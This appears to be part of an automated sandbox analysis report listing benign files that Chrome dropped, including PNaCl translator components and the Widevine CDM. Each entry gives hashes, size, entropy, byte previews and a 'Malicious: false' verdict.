SHA1:	9D8D89AE9F13D6306E619A4EAAD51EDE91A5F9F3
SHA-256:	947E64BE43E821562CE894F1AFCC3D09CD7FF614C107FC94250CD3EA5C943302
SHA-512:	85B1EDA4C473E00034EE627B7ABB894A77E521BC6A91A91A4A3744CA7511CB0AF10B9723D9ECC2CE3378DD70B659DF842D8C11875958CB77070CF01EC0A15840
Malicious:	false

Preview:	.ELF.....>.....@.....@.....PH.....,$J.l=....J.$<A[..@.A...M..A..ffffff.....PH.....,$J.l=....J.$<A[..D..A...M..A..ffffff..... ....PH..1..,$J.l=....J.$<A[.....A...M..A..ffffff.....PH..SP..h.....fff.....h.....fff.....J.$<[.,$J.l=....J.$<....f..... .....NaCl....x86-64.....zR..x.....@....C....C.....8.....@....C....C.....T.....@....C....C .....p.....`....C....C..B..... .....<.....@.....X.....t.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pna

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	2776
Entropy (8bit):	3.5335802354066246
Encrypted:	false
SSDEEP:	48:b/5D5V5ej5ej5PjDdaTS6aTTw6DV1DtFouoyDOsTy:b/hbEEVJB1ZFhLDOsT
MD5:	88C08CD63DE9EA244F70BFC53BBCADF6
SHA1:	8F38A113A66B18BAA02E2C995099CF1145A29DAA
SHA-256:	127F903CC986466AA5A13C17DFDD37AC99762F81A794180339069F48986BC7A3
SHA-512:	78D2500493A65A23D101EC2420DC5F0CE8C75EFAC425C28547121643E4FB568E9D827EF2C0F7068159E043C86B986F29BF92C6BADC675F160B63C7B3512EB95
Malicious:	false
Preview:	.ELF.....>.....X.....@.....@.....PH.....,$J.l=....J.$<A[..@.A...M..A..ffffff.....PH.....,$J.l=....J.$<A[..D..A...M..A..ffffff..... ....PH..1..,$J.l=....J.$<A[.....A...M..A..ffffff.....PH..,$J.l=....J.$<A[f.....A...M..A..ffffff.....PH..,$J.l=....J.$<A[f.....A...M..A..ffffff.....PH..SP..h..... ..fff.....J.$<[.,$J.l=....J.$<.....f.K.....`.....P.....z.....NaCl....x86-64...clang version 3.7.0 (https://chromium.googlesource.com /a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).....zR..x.....@....C....C.....8.....@....C....C.....T.....@....C....C.....p.....@....C....C.....@....C....C.....@...

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_crtend_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	1520
Entropy (8bit):	2.799960074375893
Encrypted:	false
SSDEEP:	12:Bvx/ekjlM/NQQmTfR9yp9396QQmTfR9C6wRqD8MTDDw7lEOkSbfuEAXwX6BX2U8b:bDjO/NbmT3296bmT3Twk8qDwh7b7CD8
MD5:	75E79F5DB777862140B04CC6861C84A7
SHA1:	4DB7BDC80206765461AC68CEC03CE28689BBEE0C
SHA-256:	74E8885B87ED185E6811C23942FD9BD1FBAC9115768849AF95A9DECF6644B2EA
SHA-512:	FE3F86E926759E71494F2060C4ED3C883EBCAF20CB129A5AD7F142766C33FAB10B5FABC3C7C938E0E895E27EA0AC03CBFE8D0EEABF5300A4AD07F67FD96CC 253
Malicious:	false
Preview:	.ELF.....>.....@.....@.....NaCl....x86-64.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f)...text..comment..bss..group..note.GNU-stack..eh_frame..shstrtab..strtab..symtab..data..note.NaCl.ABI.x86-64.....!..... ...../../../pnacl/support/crtend.c.__EH_FRAME_END__..... .....@.....H.....P.....H.....

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=7511538a3a6a0b862c772eace49075ed1bbe2377, stripped
Category:	dropped
Size (bytes):	2163864
Entropy (8bit):	6.07050487397106
Encrypted:	false
SSDEEP:	24576:HPHonlwYZJ0ykwVO7Owf31yJKzCtxO8RSV4lY+PbeHVxCtjFV4lBNeSAmfGqa+A7:HvSMRwf3SKmlY+PyPvnM2Gq+
MD5:	0BB967D2E99BE65C05A646BC67734833
SHA1:	220A41A326F85081A74C4BB7C5F4E115D1B4B960
SHA-256:	C6C2D0C2FC3E38A9BFA19C78066439C2F745393F1FD1C49C3C6777F697222C76
SHA-512:	8EF8689E00E4B210A30444D18ED6247F364995ABEB2FD272064C3AF671EEDB4D9B8B67CA56F72FEBF8F56896D4EA7EC4B10CB445FFA1C710C1F312E9DA0E48 96
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	.ELF.....>..... .....@.....!.....@.8...@.....{.....W..... .....@.....@.....P.td.....h.....h.....h.....4b.....4b.....Q.td.....NaCl....x86-64.....GNU.u.S.:j.,w...u...#w..... ?.....Y@.....@.....1@.....B@.....P@.....@X@.....``@.....h@.....pp@.....H.@.....@.....@.....@.....@.....@...`..@.....@.....A.....A.....p.....@..... .....?.....A.....5.....?5.5...?.5.....?.....P9.....PC.....?.....0@.....aCoc...?..`.(..?.y.P.D.?<.s..O.u.....$@.....@.....@..... .. ..@...`...`...`...`.....`...`...`...`...`...`.....`...

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_libcrt_platform_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	40552
Entropy (8bit):	4.127255967843258
Encrypted:	false
SSDEEP:	768:xlP+1fzyUNVU5LmKxeOnjpD5eA/eUnUUxvT:xlP+1ryYMTekpD5eAWjuvT
MD5:	0CE951B216FCF76F754C9A845700F042
SHA1:	6F99A259C0C8DAD5AD29EE983D35B6A0835D8555
SHA-256:	7A1852EA4BB14A2A623521FA53F41F02F8BA3052046CF1AA0903CFAD0D1E1A7B
SHA-512:	7C2F9BF90EB1F43C17B4E14A077759FA9DC62A7239890975B2D6FD543B31289DC3B49AE456CA73B98DE9AC372034F340C708D23D9D3AAB05CCBDABDC56A63 4E
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 624 `.....,...8...Z(..e...e...t...t...y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`.....fmod.fmodf.memcmp. memcpy.memmove.memset.__nacl_read_tp.__pnacl_init_irt.longjmp.setjmp.__Sz_fptosi_f32_i64.__Sz_fptosi_f64_i64.__Sz_fptoui_f32_i32.__Sz_fptoui_f32_i64._ _Sz_fptoui_f64_i32.__Sz_fptoui_f64_i64.__Sz_sitofp_i64_f32.__Sz_sitofp_i64_f64.__Sz_uitofp_i32_f32.__Sz_uitofp_i32_f64.__Sz_uitofp_i64_f32.__Sz_uitofp_i64_f64.n acl_tp_tdb_offset.nacl_tp_tls_offset.__Sz_bitcast_16xi1_i16.__Sz_bitcast_8xi1_i8.__Sz_bitcast_i16_16xi1.__Sz_bitcast_i8_8xi1.__Sz_fptoui_4xi32_f32.__Sz_uitofp_4 xi32_4xf32..e_fmod.o/ 0 0 0 644 2792 `..ELF.....>.....(.....@.....@.....PH..AVAUATSfI.~.M..I.. E....@. A.....D..D1.....8fI.~.M.....I.. E..A.....D..D..t.D....D..f....D..=....r...Y...^.[A\A]A^..@..,$J.I=....J.$<A[A...M..

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_libgcc_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	132784
Entropy (8bit):	3.6998481247844937
Encrypted:	false
SSDEEP:	384:Hf0mOXYmeKzQUIdedRFvT5p1Ee2HyAIL3O4:Hf7OXdmWRJT5p1R2HyAhO4
MD5:	C37CA2EB468E6F05A4E37DF6E6020D0F
SHA1:	EA787E5EADFB488632EC60D8B80B555796FA9FE9
SHA-256:	C1483ED423FEE15D86E8B5D698B2CDAB89186CE7FF9C4E3D5F3F961FD80D7C6E
SHA-512:	01281DE92B281FB29E1ACA96AA64B740B65CC3A9097307827F0D8DB9E1C164C56AFCDFA0BF138EA670A596D55CE2C8D722760744E9FC9343BB6514417BF333E A
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 942 `...;...|.....4...x..#...-...4l..E...M...U...]...n...u...~X...4.....L.....t...p.....`.....''...*...1...:...D...K...T ...\...d...r|..|0.....x.....L.....\...8.....__clzti2.__compilerrt_fmax.__compilerrt_fmaxf.__compilerrt_logb.__compilerrt_logbf.__ctzti2.__divdc3.__divdi3.__div moddi4.__divmodsi4.__divsc3.__divsi3.__divti3.__fixdfdi.__fixdfsi.__fixdfti.__fixsfdi.__fixsfsi.__fixsfti.__fixunsdfdi.__fixunsdfsi.__fixunsdfti.__fixunssfdi.__fixunssfsi .__fixunssfti.__floatdidf.__floatdisf.__floatsidf.__floatsisf.__floattidf.__floattisf.__floatundidf.__floatundisf.__floatunsidf.__floatunsisf.__floatuntidf.__floatuntisf.compilerrt _abort_impl.__moddi3.__modsi3.__modti3.__muldc3.__muloti4.__mulsc3.__multi3.__popcountdi2.__popcountsi2.__popcountti2.__powidf2.__powisf2.__udivdi3.__ udivmoddi4.__udivmodsi4.__udivmodti4.__udivsi3.__udivti3.__umoddi3.__umodsi3.

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	13514
Entropy (8bit):	3.8217211433441904
Encrypted:	false
SSDEEP:	192:uU9v4pXizdrEuxwk3vp20tprpdSGFwDqO:P9v4palvvc0tpFdSGFwmO
MD5:	4E8BEDA73EB7BD99528BF62B7835A3FA
SHA1:	DC0F263A7B2A649D11FF7B56FE9CFAC44F946036
SHA-256:	6B835FD48DF505EB336FF6518CE7B93BB0ED854DADAA5C1EEED48D420291F62C
SHA-512:	46116B8BABC719676D68FD40D2AC82F38A3D13D8A482ADFC6FC32A99170AC3420E52CC33242CCD0FA723ABF4FA5EDBB9CE16A09C729BF04AE4AFBB2F67A1E 38B
Malicious:	false

Preview:	!<arch>./ 0 0 0 0 94 `....._pnacl_wrapper_start.__pnacl_real_irt_query_func.__pnacl_wrap_irt_query_func..shim_entry.o/ 0 0 0 644 7392 `..ELF.....>..... .....@.....@.....NaCl....x86-64.....A.L....A.L...D.....D....A.....t+.. u..t"..A.D..... .....A... .....A.D.....f..D..<.....Q.....V.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).../../ppapi/native_client/src/untrusted/pnacl_irt_shim/shim_entry.c./mnt/data/b/build/slave/sdk/build/src/out_pnacl/x64.NACL_STARTUP_FINI.NACL_STARTUP_ENVC.NACL_STARTUP_ARGC.NACL_STARTUP_ARGV.NaClStartupInfoIndex.unsigned int.size_t.char.TYPE_na

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_dummy_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	3.21751839673526
Encrypted:	false
SSDEEP:	24:MOcpdhWE5O/bZbmT3296bmT3TwQwDnvD/+R3:MHuECdaTS6aTTwXDvD/+l
MD5:	F950F89D06C45E63CE9862BE59E937C9
SHA1:	9CFAD34139CC428CE0C07A869C15B71A9632365D
SHA-256:	945B1C8A1666CBF05E8B8941B70D9D044BAAFB59B006F728F8995072DE7C4C40
SHA-512:	F9AFBB800A875EDCC63DEA4986179E73632B3182951A99C8B3D37DB454EFD7CC7192ECA5AC87514918A858BAD6DAEAB59548CA2E90EADA9900EF5B9F08E62CFC
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 30 `....._pnacl_wrapper_start..// 20 `.dummy_shim_entry.o/./0 0 0 0 644 1840 `..ELF.....>.....@.....@.....PH..,$J.l=....J.$<.....f..D.....NaCl....x86-64...clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).....zR..x..... ....C....C..... .....rela.text..comment..bss..group..note.GNU-stack..rela.eh_frame..shstrtab..strtab..symtab..data..note.NaCl.ABI.x86-64.....

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=309d6d3d463e6b1b0690f39eb226b1e4c469b2ce, stripped
Category:	dropped
Size (bytes):	14091416
Entropy (8bit):	5.928868737447095
Encrypted:	false
SSDEEP:	196608:tKVqXp3Qev4dg6ilfHM8KLM2J3jqjnkZ:uqufB
MD5:	9B159191C29E766EBBF799FA951C581B
SHA1:	D1D4BBC63AB5FC1E4A54EB7B82095A6F2CE535EE
SHA-256:	2F4A3A0730142C5EE4FA2C05D27A5DEFC18886A382D45F5DB254B61B28ED642B
SHA-512:	0B4FF60B5428F81B8B1BCF3328CF80CBD88D8CE5E8BDBC236B06D5A54E7CF26168A3ABB348D87423DA613AB3F0B4D9B37CB5180804839F1CA158EC2B315DD00
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>..... .....@.....@.8...@.....$.....!.....!.....'.....G.....@.....@.....P.td.....D.....D.....Q.td.....NaCl....x86-64.....GNU.0.m=F>k....&...i.....0C.....0C..0C..0E.....0C.....0E.-DT.!.?.-DT.!.....?.....-DT.!...-DT.!.?.....?.....?.....?."..."..."..."..."....@.....`..... ...@...`..... ...@...`..... ...@...`..... ...@...`.....`.....`.....@...@..... ....1..`3.. 4..`-..`-...:...:...F..@H..`H...H...F...F...G...H.. H...F..@G...I.. I..@I..@G...G...I...I...J...G..`I..

C:\Users\user\AppData\Local\Temp\5592_80416975_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=4b15de4ab227d5e46213978b8518d53c53ce1db9, stripped
Category:	dropped
Size (bytes):	1901720
Entropy (8bit):	5.955741933854651
Encrypted:	false
SSDEEP:	12288:gXqUSpBjwQO2o8k+7zjidg4euCAauOILffvCpGy4Wh3BTFmHpq82K2/KsvPyla9d:gafZwcOdNe2auOepCBTFmJq3Kf8ksr
MD5:	9DC3172630E525854B232FF71499D77C
SHA1:	0082C58EDCE3769E90DB48E7C26090CE706AD434
SHA-256:	6AA1DA6C264E0AF4E32A004F4076C7557C6AC6D9C38B0C5DE97302D83FA248C3
SHA-512:	9E9584241A39EED1463D7D4C1B26AE570B839AA315778FF3400C61341EBA43B630307DE9F1532A265CA82EA69BDEA03EC9D963E59A18569C02DA8285449870F
Malicious:	false

Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>.... .....@.....@.8...@.....0.....0.....Y.....@.....@.....P.td....t^.....t^.....t^.....W.....W.....Q.td.....NaCl...x86-64.....GNU.K..J.'..b.....<S...`..`.... ...@...@.....@.....Y@.....p.....@.....?.....?.....A.....5....?5.5...?.5....?.....P9.....PC.....?.....0@.....aCoc...?..`.(..?.y.P.D.?<.s..O.u.....$@.....@.....@`..`.....@..... ..`.. ... .`..... .. ...@...`.....@... Z...[...[...e..... ...@... ...@.. .`.....0...0...2..`4.. 6...7...9...~...~...z...{...{..

C:\Users\user\AppData\Local\Temp\5592_80416975\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.928261499316817
Encrypted:	false
SSDEEP:	3:STDLGswXEVBcVdBiTDt3zLsW:SPLGLErcVdBiDtf3
MD5:	C00BCE97F21B1AD61EB9B8CD001795EE
SHA1:	8E0392FF3DB267D847711C3F4E0D7468060E1535
SHA-256:	59F06F04230E32E8BC839F45B984D31D611930427B631C963D09E7064A602363
SHA-512:	9930E44A6ECC62505DBADCEED5E05645909FF09816FB12AAC0414E6D2830AC09758366C3B7D4EDD7839C87EB16DFA4C66D8981AE6237D408B37135C3506F4C2
Malicious:	false
Preview:	1.6f6bc93dcd62dc251850d2ff458fda96083ceb7fbe8eeb11248b8485ef2aea23

C:\Users\user\AppData\Local\Temp\5592_80416975\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	573
Entropy (8bit):	4.859567579783832
Encrypted:	false
SSDEEP:	12:BLqG6yDJmL4mLDlG9hQ181G46XzrXc+EFfNqpaiOc+T5NqXIOclNqXL:BkylmL4mLDlJ18116XsRNqtZeNqXIZlE
MD5:	1863B86D0863199AFDA179482032945F
SHA1:	36F56692E12F2A1EFCA7736C236A8D776B627A86
SHA-256:	F14E451CE2314D29087B8AD0309A1C8B8E81D847175EF46271E0EB49B4F84DC5
SHA-512:	836556F3D978A89D3FC1F07FCED2732A17E314ED6A021737F087E32A69BFA46FD706EBBDFD3607FF42EDCB75DC463C29B9D9D2F122504F567BB95844F579831
Malicious:	false
Preview:	{."update_url": "https://clients2.google.com/service/update2/crx",.. "description": "Portable Native Client Translator Multi-CRX",.. "name": "PNaCl Translator Multi-CRX",.. "manifest_version": 2,.. "minimum_chrome_version": "30.0.0.0",.. "version": "0.57.44.2492",.. "platforms": [.. {.. "nacl_arch": "x86-32",.. "sub_package_path": "_platform_specific/x86_32/".. },.. {.. "nacl_arch": "x86-64",.. "sub_package_path": "_platform_specific/x86_64/".. },.. {.. "nacl_arch": "arm",.. "sub_package_path": "_platform_specific/arm/".. }..].}.

C:\Users\user\AppData\Local\Temp\5592_813092686_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1448
Entropy (8bit):	5.971745384085355
Encrypted:	false
SSDEEP:	24:pZRj/flTyyRTGYGRM86CAjkVmdZzUU7aoXtu0tSPqNnQoXCrBJr4k0UpLaahl6mc:p/hyyj7qAdZzUU7aktuLinQkCdJr70Uy
MD5:	3E59AFF1F633A40146220723D49FF69D
SHA1:	91114719E0FAE4D557857A57BFCEF4A621AAFAAA
SHA-256:	5EFF1D2049B3AFDB8F44C4C68DEB1B0F5081B43C9A1BE5AAC32B741CCC6016B3
SHA-512:	75E4EB0141E6E6F547E58D215DEDC2BFB7C9431015097859783302E9A770695AF9C4AC775101A2309468A1431D20483BCF4B204FC706CF5EBF605E6FD9E5864A
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiOlt7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMvd2luX3g2NC93aWRldmluZWNkbS5kbGwiLCJyb290X2hhc2giOiJUVWprbmV5ZDNlZmRVR0p0WnM0elNBbXRWLTREcEQ4TXM0UW5rZE1MVTBvIn0seyJwYXRoIjoiX3BsYXRmb3JtX3NwZWNpZmljL3dpbl94NjQvd2lkZXZpbmVjZG0uZGxsLnNpZyIsInJvb3RfaGFzaCI6IjJ3eXRkUHVFY3U1MDdJenRuN2VKOUNwQVd5ZVdXU0xoekdGQVlXQklfZkUifSx7InBhdGgiOiJtYW5pZmVzdC5qc29uIiwicm9vdF9oYXNoIjoicW9aS2xCRVJoTzIybXpwaEctZFHNjQyc0pCRjNuN3laUzRWYlEwT3JZayJ9XSwiZm9ybWF0IjoidHJlZWhhc2giLCJoYXNoX2Jsb2NrX3NpemUiOjQwOTZ9XSwiaXRlbV92ZCI6Im9pbW9tcGVjYWduYWpkZWpnbm5qaWpvYmViYWVpZ2VrIiwiaXRlbV92ZXJzaW9uIjoiNC4xMC4yMzkxLjAiLCJwcm90b2NvbF92ZXJzaW9uIjoxfQ","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"J_varh3pbSCuoxRJJKBMABg5gxFq57n03z43XkUWJM7oy3eWRQ133bpCLFZB9QxF4hEr0j3QkT-oGRSGF8e2UNhauTxV8FmTjYoSF34D_idMe81x8xr_sKSshYV0BJC5VPDDw9-FcorpDHeeOmgpnBf

C:\Users\user\AppData\Local\Temp\5592_813092686_platform_specific\win_x64\widevinecdm.dll

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	10053976
Entropy (8bit):	7.433454408979122
Encrypted:	false
SSDEEP:	98304:sQ8AwzExgSMcgTnSUpCSDVLcyjbc2ZFWReP+klU/6CFNbnVzHyJJwN19hzjS1SJ:sQLw6Mce5p3VQyjbc0va/PFNzlyJahZJ
MD5:	55CE1BB968F23F546ED9E683050954A7
SHA1:	8088DED3DDF9D27700E470A75CFA7FA2EF565731
SHA-256:	6CB80D4B43B81D2C1DF133565638D3471E108702AE5FAED47300F3AE15BAA33D
SHA-512:	7F4F27EF9C7F571CD6C04305C6CE0A75CA0F7BDC4587A438133794418C530F0E95BF19B56DB120AA49DC96626E80058E567C47EC66B2813FD3A6A146AF1054A
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..d.....\`......" .....lS...E.....P.....2.....LS ....`A.....(.....x....02.....0.T....J..X....@2..;.....p..(.....0.....text....kS.....lS..... ..`.rdata...SD...S..T D..pS.....@..@.data...X.....2.....@....pdata..T.....0.....@..@.00cfg..(.....1.....@..@.rodata.....2..... ..`.tls....1.....2.....@.. ._RDATA..... 2.....@..@.rsrc.....02.....@..@.reloc...;...@2..<.....@..B. .....

C:\Users\user\AppData\Local\Temp\5592_813092686_platform_specific\win_x64\widevinecdm.dll.sig

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1427
Entropy (8bit):	7.570377692439448
Encrypted:	false
SSDEEP:	24:38H/VZn47VBRxgCUQuODHBJeriJ8yojUdnkLvXWgl0oHLrUXAo8/f6Lu57x/:38HdurRxHSOlAiqYoXWVDX6XYu57x/
MD5:	EDEC647D2132F0F988F43BFCBA5932BA
SHA1:	3B16ABF4669A598A0095556D5DBBDCA0D448E654
SHA-256:	DB0CAD74FB8472EE74EC8CED9FB789F42A405B27965922E1CC6140616048FDF1
SHA-512:	005613A96CBE17C8482FBD973AFF8DF9D93C4D1BE8B9A01019E2436CDDF085BCD8748E1863221A3E15D541829C4BF81779F5A049255101F5CB7EA68DF92C773
Malicious:	false
Preview:	....0...0.....6cd/+J.v{..B...0...*.H.....0}1.0...U....US1.0...U....Washington1.0...U....Kirkland1.0...U....Google1.0...U....Widevine1"0 ..U....widevine-codesign-root-ca0.. .171013173909Z..271011173909Z0y1.0...U....US1.0...U....Washington1.0...U....Kirkland1.0...U....Google1.0...U....Widevine1.0...U....widevine-vmp-codesign0.."0...*.H..... .....0.....2F..8.e..-....$r...{^.....0.%.HA...sA"D.q.=6...#.J.N.....&..k;.+...<xF.....B8.)S....o..|Ci.F.A6....J.....Y..4..{.5u.9N...=...#.M..s.F!j.f%&Id.R...?!Ot@.....#.f..O.. [.V.p0y....+...S.].....M.=.9...>.. .....>.:....1tl.....`D/c..j.....0..0...U.....L...cC.E..R.n...$.0...U.#..0....=..tW....!.B.#U).0...U....0.0...U.....0...U.%..0...+.....0...+.....y.....0...*.H. .....g..".[..t{.4~.,.G....4K.....(x$...} .*...N..b|d.....h..u6?.L.(&.Oup...$!...4R. 5.-...s...K/..U[..[.+.sAX*.~...^0..ba>;.#....x...b.-1...E..l....S.n.a....)U .q..C>d:...<[..F5...7...[.-.l}.T Lc.X..Qf...z..:.Q..e.m

C:\Users\user\AppData\Local\Temp\5592_813092686\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.8618480997673856
Encrypted:	false
SSDEEP:	3:S4VW243EXtcQXQ8OUJGb00JpgUu:S7t3E+CLOZo0J6Uu
MD5:	9546E4EF0287DB27186BBCCF94ACA349
SHA1:	EB373F0CA09AE7EDF54E9637934B9E406F68BEE6
SHA-256:	08EBFF0F0F9DE95708F24ED2115634D44D8691648892D9BE449766F3677A0D8A
SHA-512:	ED90C91C641034BF6233BC442103988F5F685D0E1A6D84AEB6B67A2BFA6A4E99F48747B3C08C09A200C8487C461B0EB0D6AF68E54E4028EA611DE0EC24E401C 5
Malicious:	false
Preview:	1.e80345a4828e2b82d049520da48dc125df0c2600b1e4591cd05c71bb661231e5

C:\Users\user\AppData\Local\Temp\5592_813092686\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text

Category:	dropped
Size (bytes):	825
Entropy (8bit):	4.819458905604673
Encrypted:	false
SSDEEP:	24:ulaihI11P1TRuRckckH3WoA0UNqLQxUNqmTb:C1hY91uRfckHksJ
MD5:	E15CE41AD7AB84F270A12DB01724A30D
SHA1:	DA82BF4C88965850A2EA06BC2E4A090F523D7DEA
SHA-256:	AA864A94111184EDB69B3A611BE8351BAE36B09045DE7EF2652E156D0D0EAD89
SHA-512:	51DA142996B586539DB044821E3D3FEA2A60D5F53F165976C770385B10B8B3A3A81078D8710F8984F45E7F09DC035296A7C6C7AA85791EF7BD2022AAC2DA0134
Malicious:	false
Preview:	{. "manifest_version": 2,. "update_url": "https://clients2.google.com/service/update2/crx",. "name": "WidevineCdm",. "description": "Widevine Content Decryption Modul e",. "version": "4.10.2391.0",. "minimum_chrome_version": "68.0.3430.0",. "x-cdm-module-versions": "4",. "x-cdm-interface-versions": "10",. "x-cdm-host-versions": "1 0",. "x-cdm-codecs": "vp8,vp09,avc1,av01",. "x-cdm-persistent-license-support": true,. "x-cdm-supported-encryption-schemes": [. "cenc",. "cbcs".],. "icons": {. "16": "imgs/icon-128x128.png",. "128": "imgs/icon-128x128.png". },. "platforms": [. {. "os": "win",. "arch": "x64",. "sub_package_path": "_platform_spec ific/win_x64/". },. {. "os": "win",. "arch": "x86",. "sub_package_path": "_platform_specific/win_x86/". }.].}

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\0793800c-657c-42d9-958d-612619f1006d.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326(88
Malicious:	false
